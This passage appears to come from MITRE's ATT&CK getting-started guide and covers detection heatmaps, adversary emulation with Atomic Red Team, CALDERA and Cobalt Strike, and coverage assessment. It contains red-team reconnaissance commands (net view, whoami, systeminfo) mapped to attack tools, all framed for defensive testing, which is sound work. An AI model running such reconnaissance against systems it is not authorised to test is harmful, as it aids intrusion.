This back and forth is known as purple teaming. It's a great way to rapidly improve the quality of your analytics because it measures your ability to detect the attacks that adversaries actually use. Once you get to a stage where you're purple teaming all of your analytics, you can even automate the process to make sure you don't have any regressions and are catching new variants of attacks. We're working on developing material just like this, talking more about adversary emulation and red-teaming —so stay tuned to learn much more about that half of the process.


This is also related to what Andy Applebaum will talk about in Chapter 4 on ATT&CK SOC Assessments. Once you're this advanced and are building out a corpus of analytics, you'll want to use ATT&CK (either via the ATT&CK Navigator or using your own tools) to track what you can and can't cover. Maybe, for example, you start with a wish-list of analytics to detect the techniques that Katie Nickels and Brian Beyer point out in their SANS CTI Summit presentation.



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
				Component Object Model	LLMNR/NBT-NS

HEATMAP WITH TARGETED TECHNIQUES


Then, you integrate the analytics from CAR and color those orange to indicate that at least you have some coverage (as indicated above, a single analytic is unlikely to provide sufficient coverage for any given technique).



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Obfuscated Files or Information	Credential Dumping
Exploit Public-Facing Application	PowerShell	.bash_profile and .bashrc	Accessibility Features	Masquerading	Account Manipulation
External Remote Services	Scripting	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
				Component Object Model	LLMNR/NBT-NS

HEATMAP WITH CAR ANALYTICS

Then, you refine those analytics and maybe add more to improve your coverage for those techniques. Eventually, maybe you're comfortable enough with your detection for some of them that you color them green. Just keep in mind that you'll never be 100% sure of catching every usage of a given technique, so green doesn't mean done, it just means OK for now.



Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access
11 items	33 items	59 items	28 items	67 items	19 items
Drive-by Compromise	Command-Line Interface	Registry Run Keys / Startup Folder	Access Token Manipulation	Masquerading	Credential Dumping
Exploit Public-Facing Application	Scripting	.bash_profile and .bashrc	Accessibility Features	Obfuscated Files or Information	Account Manipulation
External Remote Services	PowerShell	Accessibility Features	AppCert DLLs	Scripting	Bash History
Hardware Additions	AppleScript	Account Manipulation	AppInit DLLs	Access Token Manipulation	Brute Force
Replication Through Removable Media	CMSTP	AppCert DLLs	Application Shimming	Binary Padding	Credentials in Files
Spearphishing Attachment	Compiled HTML File	AppInit DLLs	Bypass User Account Control	BITS Jobs	Credentials in Registry
Spearphishing Link	Control Panel Items	Application Shimming	DLL Search Order Hijacking	Bypass User Account Control	Exploitation for Credential Access
Spearphishing via Service	Dynamic Data Exchange	Authentication Package	Dylib Hijacking	Clear Command History	Forced Authentication
Supply Chain Compromise	Execution through API	BITS Jobs	Exploitation for Privilege Escalation	CMSTP	Hooking
Trusted Relationship	Execution through Module Load	Bootkit	Extra Window Memory Injection	Code Signing	Input Capture
Valid Accounts	Exploitation for Client Execution	Browser Extensions		Compile After Delivery	Input Prompt
	Graphical User Interface	Change Default File Association		Compiled HTML File	Kerberoasting
	InstallUtil	Component Firmware		Component Firmware	Keychain
				Component Object Model	LLMNR/NBT-NS

HEATMAP WITH CAR AND CUSTOM-DEVELOPED ANALYTICS

And of course, over time, you'll want to expand the scope of the things that you care about. You can reference back to Chapter 1 on prioritizing by threat actor, use some of the resources published by vendors to prioritize based on prevalence of the technique based on their monitoring, or perhaps best of all, develop analytics for the activity that you know about from your own incidents. In the end, you want to be developing a more and more comprehensive set of detections so that you can detect more and more of the things that adversaries do to attack us—and ATT&CK gives you the scorecard to do so.

SUMMARY

This chapter gave you an idea of what it means to build analytics to detect ATT&CK techniques, as well as how to think about building out a suite of analytics. It builds on the previous chapter to show not just that you can understand what the adversary can do via cyber threat intelligence, but that you can use that intelligence to build analytics to detect those techniques. Future chapters will talk more about how to build an engineering and assessments process for your defenses, including analytics, and how to do comprehensive red teaming to validate your defenses.

RESOURCES

- CAR: MITRE's repository of analytics
- EQL: Endgame's open-source repository of analytics
- Sigma: A tool-independent format for analytics, along with a repository of analytics in that format from Florian Roth and Thomas Patzke
- ThreatHunter Playbook: A repository of strategies to look for ATT&CK techniques in log data (i.e., not analytics, but a lot of information to help you build analytics) from Roberto Rodriguez
- Atomic Red Team: Red Canary's library of red team tests for your analytics
- Detection Lab: A set of scripts to set up a simple lab to test analytics by Chris Long
- BOTS: Splunk's Boss of the SOC dataset, with both background noise and red team attacks
- BRAWL Public Game: MITRE's red team dataset
- ATT&CK Navigator: A tool to visualize data on the ATT&CK matrix, including analytic coverage

3 Adversary Emulation and Red Teaming

Blake Strom, Tim Schulz, and Katie Nickels

We hope you have taken the time to read both Chapter 1 on getting started using ATT&CK for threat intelligence and Chapter 2 on using ATT&CK for detection and analytics! We're here to bring you the third chapter, this time covering adversary emulation and red teaming with ATT&CK to demonstrate how we can test those new analytics John showed us how to build.

Continuing the theme of the previous chapters, this section will be broken up by levels based on your team's level of sophistication and what resources you have access to:

- **Level 1** for those just starting out who may not have many resources
- **Level 2** for those who are mid-level teams starting to mature
- **Level 3** for those with more advanced cybersecurity teams and resources

For those unfamiliar with it, **adversary emulation is a type of red team engagement that mimics a known threat to an organization by blending in threat intelligence to define what actions and behaviors the red team uses**. This is what makes adversary emulation different from penetration testing and other forms of red teaming.

Adversary emulators construct a scenario to test certain aspects of an adversary's tactics, techniques, and procedures (TTPs). The red team then follows the scenario while operating on a target network to test how defenses might fare against the emulated adversary.

Since ATT&CK is a large knowledge base of real-world adversary behaviors, it doesn't take much imagination to draw a connection between adversary or red team behaviors and ATT&CK. Let's explore how security teams can use ATT&CK for adversary emulation to help improve their organizations.

LEVEL 1


Small teams and those mainly focused on defense can get a lot of benefit out of adversary emulation even if they don't have access to a red team, so don't worry! There are quite a few resources available to help jump-start testing your defenses with techniques that align with ATT&CK. We'll highlight how you can dip your toe into adversary emulation by trying simple tests.

Atomic Red Team, an open source project maintained by Red Canary, is a collection of scripts that can be used to test how you might detect certain techniques and procedures mapped to ATT&CK techniques. For example, maybe you've followed the advice in Chapter 1 and looked at techniques used by APT3 such as Network Share Discovery (T1135). Your intel team passed this to your detection team and, following the guidance in Chapter 2, they wrote a behavioral analytic to try to detect if an adversary performed this technique. But how do you know if you'd really detect that technique?

Atomic Red Team can be used to test individual techniques and procedures to verify that behavioral analytics and monitoring capabilities are working as expected.

The Atomic Red Team repository has many atomic tests, each with a directory dedicated to the ATT&CK technique that is tested. You can view the full repository in the ATT&CK Matrix format.

To start testing, select the T1135 page to see the details and different types of atomic tests that are documented. Each of these tests contains information about what the technique is, the platforms supported, and how to execute the test.



Atomic Test #2 - Network Share Discovery command prompt

Network Share Discovery utilizing the command prompt

Supported Platforms: Windows

Inputs

Name	Description	Type	Default Value
computer_name	Computer name to find a mount on.	string	computer1

Run it with `command_prompt` !


```
net view \\#{computer_name}
```

T1135 ATOMIC TEST DETAILS

We see there are three test options and decide to choose #2 to test with the command prompt. So, we open up our command prompt, copy and paste the command, add in the computer name, and execute the command.

We just executed our first atomic test! Once this is done, we can take a look to see if what we expected to detect was what we actually detected. For example, maybe we had a behavioral analytic in our SIEM tool that should have alerted when "net view" executed, but we find it didn't fire, so we figure out logs weren't correctly being exported from our host. You troubleshoot and fix the problem, and now you've made a measurable improvement to help you have a better chance to catch an adversary using this procedure in the future.

These singular tests allow for a laser focus on individual ATT&CK techniques, which makes building ATT&CK-based defensive coverage easier to approach because you can start with a single test for a single technique and expand from there.



ATOMIC TESTING CYCLE WITH ATT&CK


Bonus Level 1.5 Content: Got a process down for using Atomic Red Team to perform adversary emulation testing and ready for something that can help chain together sequences of behavior? Check out CALDERA next! CALDERA is an automated adversary emulation system created by MITRE that has many built-in behaviors mapped to ATT&CK techniques. It allows the operator to pick one technique or chain many together when building the test, which allows you to start to automate sequences of behaviors for your testing rather than manually executing single Atomic Tests. You can use one of the pre-built scenarios or define a more specific scenario by choosing the procedures (called abilities in CALDERA) that map to certain ATT&CK techniques you want to test.

LEVEL 2

For those of you out there who already have red team capabilities, you can get a lot out of integrating ATT&CK with your existing engagements. Mapping the techniques used in a red team engagement to ATT&CK provides a common framework when writing reports and discussing mitigations.

To get started, you could take an existing planned operation or tool you use and map it to ATT&CK. Mapping red team procedures to ATT&CK is similar to mapping threat intelligence to ATT&CK, so you might want to check out Katie's recommendations for a six-step process outlined in Chapter 1.

Luckily, sometimes mapping techniques can be as simple as searching the command used on the ATT&CK website. For example, if we've used the "whoami" command in our red team operation, we can search that on the ATT&CK website and find that two techniques likely apply: System Owner/User Discovery (T1033) and Command-Line Interface (T1059).



SEARCH FUNCTION ON HTTPS://ATTACK.MITRE.ORG

Another helpful resource to get you started mapping red team procedures to ATT&CK is the APT3 Adversary Emulation Field Manual, which breaks out command-by-command actions that APT3 has used, all mapped to ATT&CK.

Category	Built-in Windows Command	Cobalt Strike	Metasploit
Discovery			
T1082	ver	shell ver	
T1082	set	shell set	get_env.rb
T1033	whoami /all /fo list	shell whoami /all /fo list	getuid
T1082	net config workstation net config server	shell net config workstation shell net config server	
T1016	ipconfig /all	shell ipconfig	ipconfig post/windows/gather/enum_domains
T1082	systeminfo [/s COMPNAME] [/u DOMAIN\user] [/p password]	systemprofiler tool if no access yet (victim browses to website) or	sysinfo, run winenum, get_env.rb

EXCERPT FROM OUR "APT3 ADVERSARY EMULATION FIELD MANUAL"


If your red team is using tools like Cobalt Strike or Empire, good news—these are already mapped to ATT&CK. Armed with your individual commands, scripts, and tools mapped to ATT&CK, you can now plan your engagement.

Some red teams have their tried and true toolkits and methods of operation. They know what works because it works all the time. But what they don't always know is how much of their tried and true TTPs overlap (or don't!) with known threats that may target the organization. That leads to a bit of a gap in understanding how well the defenses stack up to what you're actually trying to defend against—the adversaries targeting your environment and not necessarily the red team themselves.

We want to make sure we're not just doing the techniques because our tool can perform them—we want to emulate a real adversary we care about to provide more value. For example, we could talk to our CTI team and they tell us they're concerned about targeting from the Iranian group known as OilRig.

Since everything is structured in ATT&CK, we can use the ATT&CK Navigator to compare the techniques we could do with a tool we already have, like Cobalt Strike, to the techniques that we know OilRig has done based on open source reporting. (You can check out a demo of the Navigator that shows how to do this.) In the next graphic, Cobalt Strike techniques are red, OilRig techniques are blue, and techniques Cobalt Strike can perform and OilRig has used are purple.

These purple techniques give us a place to start to use a tool we already have and perform techniques that are a priority to our organization.



ATT&CK MATRIX SHOWING COBALT STRIKE AND OILRIG TECHNIQUE OVERLAP

Aside from identifying overlap between Cobalt Strike and OilRig, the analysis can also show where there are opportunities to vary the red team's behaviors beyond what they typically employ down to the procedure level.

There may be cases where a technique is implemented in a particular way in the tools the red team uses, but an adversary isn't known to perform it in that way. Having that knowledge helps the red team use *different* behaviors between tests to better cover what threats are known to do as part of the adversary emulation process.

At this point we could also add in techniques we want to manually perform with commands or scripts. We could then add comments into the Navigator about the order we'll execute the techniques in and how we will perform them.

While there are benefits to mapping to ATT&CK as we plan red team operations, we also reap the rewards once we've executed our operation as we communicate back to our blue team. If they are mapping analytics, detections, and controls back to ATT&CK, you can easily communicate with them in a common language about what you did and what they were successful at. Including an ATT&CK Navigator image (and even a saved Navigator layer) in a report can help this process and give them a template to improve upon.

Bonus Level 2.5 Content: After using ATT&CK to plan engagements and report results, try using the APT3 Emulation Plan or the ATT&CK Evaluations Round 1 scenario based on that plan to conduct an engagement emulating APT3 to show a baseline test against a particular adversary group.

LEVEL 3

By this point, your red team is integrating ATT&CK into operations and finding value in communicating back to the blue team. To advance your teams and the impact they're having even more, you can collaborate with your organization's CTI team to tailor engagements toward a specific adversary using data they collect by creating your own adversary emulation plan.


Creating your own adversary emulation plan draws on the greatest strength of combining red teaming with your own threat intelligence: **the behaviors are seen from real-world adversaries targeting you!** The red team can turn that intel into effective tests for showing what defenses work well and where resources are needed to improve.

There is a much higher level of impact when visibility and control gaps are exposed by security testing when you can show a high likelihood that they have been leveraged by a known adversary. Linking your own CTI to adversary emulation efforts will increase both the effectiveness of testing and the outputs to senior leadership to enact change.

We recommend a five-step process depicted in the diagram below to create an adversary emulation plan, execute the operation, and drive defensive improvements. (For a more detailed outline of the process, see the presentation by Katie Nickels and Cody Thomas on Threat-Based Adversary Emulation with ATT&CK.)

PROCESS FOR CREATING AN ADVERSARY EMULATION PLAN

1. **Gather threat intel**—Select an adversary based on the threats to your organization and work with the CTI team to analyze intelligence about what the adversary has done. Combine what's based on what your organization knows in addition to publicly available intel to document the adversary behaviors, what they go after, whether they do smash and grab or low and slow.
2. **Extract techniques**—In the same way you mapped your red team operations to ATT&CK techniques, map the intel you have to specific techniques in conjunction with your intel team. You could point your CTI team to Chapter 1 to help them learn how to do this.
3. **Analyze & organize**—Now that you have a bunch of intel about the adversary and how they operate, diagram that information into their operational flow in a way that's easy to create specific plans from. For example, below is the operational flow the MITRE team created for the APT3 Adversary Emulation Plan.



APT3 OPERATIONAL FLOW

4. **Develop tools and procedures**—Now that you know what you'd like the red team to do, figure out how to implement the behavior. Consider:
   - How did the threat group use this technique?
   - Did the group vary which technique was used based on the environment context?
   - What tools can we use to replicate these TTPs?
5. **Emulate the adversary**—With a plan in place, the red team now has the ability to execute and perform an emulation engagement. As we've recommended for all red team engagements using ATT&CK, the red team should closely work with the blue team to gain a deep understanding of where gaps are in the blue team's visibility and why they exist.

Once this entire process takes place, the red and blue teams can work with the CTI team to determine the next threat to repeat the process on, creating a continuous activity that tests defenses against real-world behaviors.

SUMMARY

This chapter has showed you how to use ATT&CK for red teaming and adversary emulation, regardless of what resources you have (including if you don't have a red team yet). We hope you've observed throughout this book that each of these topics builds on the other, with threat intelligence informing the creation of analytics that can be validated and improved through adversary emulation—all while using the common language of ATT&CK. The next (and final) chapter will talk about performing assessments and engineering with ATT&CK, rounding out our Getting Started with ATT&CK series.

4 Assessments and Engineering

Andy Applebaum

Over the previous chapters, we've covered getting started with ATT&CK by using it for threat intelligence, for detection and analytics, and for adversary emulation. In this fourth section, we're going to talk about assessments and engineering, showing how you can use ATT&CK to measure your defenses and enable improvement. In many ways this chapter builds on the prior ones, so we recommend reading them first if you haven't already.

To make this process more accessible—and following along with the other chapters—we've broken this section down into three levels based on sophistication and resource availability:

- **Level 1** for those just starting out who may not have many resources
- **Level 2** for those who are mid-level teams starting to mature
- **Level 3** for those with more advanced cybersecurity teams and resources

Getting started with "assessments" might sound frightening at first—who enjoys being assessed?—but ATT&CK assessments are a part of a larger process to provide useful data to security engineers and architects justifying threat-based security improvements:

1. Assess how your defenses currently stack up to techniques and adversaries in ATT&CK
2. Identify the highest-priority gaps in your current coverage
3. Modify your defenses—or acquire new ones—to address those gaps

THE ASSESSMENT AND ENGINEERING PROCESS

The levels for assessments and engineering are *cumulative* and build on each other. Even if you consider yourself an advanced cybersecurity team, we still encourage you to start at Level 1 and walk through the process to ease into a larger assessment.

LEVEL 1

If you're working with a small team that doesn't have access to lots of resources and you're thinking of doing a full assessment, don't. The idea of right away creating a color-coded heatmap of the ATT&CK matrix that visualizes your coverage is appealing but is more likely to leave you burnt out on ATT&CK than excited to use it.

Instead, start small: select a single technique to focus on, determine your coverage for that technique, and then make the appropriate engineering enhancements to start detecting it. By starting this way, you can practice how you'd run a larger assessment.

Tip: Not sure which technique to start with? Check out Chapter 1 for how you might use ATT&CK and threat intelligence to choose a starting point.

Once you have a technique picked out, you'll want to figure out what your coverage of that technique is. While you can use your own rubric, we suggest starting with the following categories of coverage:

- Your existing analytics will likely detect the technique;
- Your analytics won't detect the technique, but you're pulling in the right data sources to detect it; or
- You're not currently pulling in the right data sources to detect the technique.


Tip: When first starting out, keep your scoring categories simple: Are you able to detect it or not?

A great way to get started on measuring coverage is to look at your analytics to see what techniques they might already cover. This can be time consuming, but well worth the effort: many SOCs already have rules and analytics that might map back to ATT&CK, even if they weren't originally designed to do so. Oftentimes you'll need to bring in other information about the technique, which you can get from the technique's ATT&CK page or an external source.

As an example, suppose we're looking at Remote Desktop Protocol (T1076) and we have the following alerts:

1. All network traffic over port 22
2. All processes spawned by AcroRd32.exe
3. Any processes named tscon.exe
4. All internal network traffic over port 3389

Looking at the ATT&CK technique page for Remote Desktop Protocol, we can quickly see that rule #3 matches what's specified under the "detection" header. A quick web search shows that port 3389—specified by rule #4—also corresponds to the technique.



Detection

Use of RDP may be legitimate, depending on the network environment and how it is used. Other factors, such as access patterns and activity that occurs after a remote login, may indicate suspicious or malicious behavior with RDP. Monitor for user accounts logged into systems they would not normally access or access patterns to multiple systems over a relatively short period of time.

Also, set up process monitoring for `tscon.exe` usage and monitor service creation that uses `cmd.exe /k` or `cmd.exe /c` in its arguments to prevent RDP session hijacking.

DETECTION TEXT FOR REMOTE DESKTOP PROTOCOL

If your analytics are already picking up the technique, great! Record your coverage for that technique and then pick a new one to start the process again. If you're not covering it, look at the data sources listed on the technique's ATT&CK page and determine if you might be already pulling in the right data to build a new analytic. If you are, then it's just a question of building one out.

But if you're not pulling in the right data sources, what should you do? This is where engineering comes into play. Take a look at the data sources listed on the technique's ATT&CK page as a possible starting point and try to gauge the difficulty for you to start collecting each of them versus the effectiveness of how you'd be able to use them.

> *Tip: A frequently cited data source is Windows Event Logs, which provide visibility into many ATT&CK techniques. A good resource for getting started with event logs is Malware Archaeology's Windows ATT&CK Logging Cheat Sheet, which maps Windows events to the techniques you could detect with them.*

THE 97 OUT OF 244 ATT&CK TECHNIQUES THAT CAN BE DETECTED WITH PROCESS COMMAND-LINE PARAMETERS, WHICH CAN BE INGESTED VIA WINDOWS EVENT 4688

Graduating to the next level: Don't stop at one technique—run through this process several times, picking a new technique (or two) across each tactic for each run. Keep track of your results using the ATT&CK Navigator, which is great for generating heatmaps of ATT&CK coverage.

